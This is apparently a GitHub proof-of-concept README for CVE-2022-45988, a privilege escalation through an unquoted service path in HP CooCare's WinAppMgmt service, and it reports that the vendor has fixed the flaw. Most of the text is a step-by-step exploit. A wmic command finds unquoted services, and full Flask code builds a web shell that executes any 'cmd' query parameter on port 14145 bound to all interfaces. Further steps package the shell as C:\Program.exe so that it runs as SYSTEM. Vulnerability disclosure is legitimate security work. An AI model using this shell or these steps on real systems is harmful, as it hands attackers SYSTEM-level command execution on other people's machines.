 happy0717/cve-2022-45988
CVE-2022-45988 StarSoftComm HP CooCare An elevation of privilege vulnerability exists

####################################################
I have contacted with hp-security-alert They have fixed this bug. About StarSoftComm CooCare [HP-PSRT-IR #4106]
 The vendor responded with the following information:
Follow these steps to update:
#####################################
An elevation of privilege vulnerability exists in StarSoftComm HP CooCare which could allow an attacker to elevate their privilege level e管家超级版是HP星14 pro 自带的一款远程诊断软件,该软件为StarSoftComm(软通科技)旗下产品
test on windows 11 22621.819 HP LAPTOP HP Pavilion Plus 14 英寸笔记本电脑 14-eh0000 (56D77AV)
Affected version: CooCare below v5.364
#Vulnerability reproduction
#The first step:wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\" |findstr /i /v """ find the service (使用上述CMD命令找到未引用的服务)

The service name is Windows Application Management Service = AKA = WinAppMgmt
服务的名称叫做Windows Application Management Service 简称是WinAppMgmt

The service is frome StarSoftComm CooCare

#Step 2:Prepare a malicious program

from flask import Flask, request
import os

app = Flask(__name__)

@app.route('/')
def hello_world():
    r = request.args.getlist('cmd')  #Reception? cmd= parameter
    a=os.popen(r[0])  #Execute system commands
    l = a.read()
    return l  #return

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=14145, debug=True)  #Listen HTTP port 14145
I was useing python3 flask write a malicious exe .It can listenHTTP port 14145 and execute system commands.
Using commands pyinstaller.exe --onefile --windowed -F -w python_test.py make a malicious exe.
#Step 3:Put malware into path C:\ and rename malware to Program.exe

#Step 4:Start the Windows Application Management Service
If Windows Application Management Service is already start, you can restart it


#Step 5:Wait Windows Application Management Service start and execute the system commands C:\Program.exe run as system
When I see Windows Application Management Service start in Taskmgr.exe whit SYSTEM, Then I can Open browser input http://127.0.0.1:14145?cmd=whoami
Wait..........
for...
it.
NT SYSTEM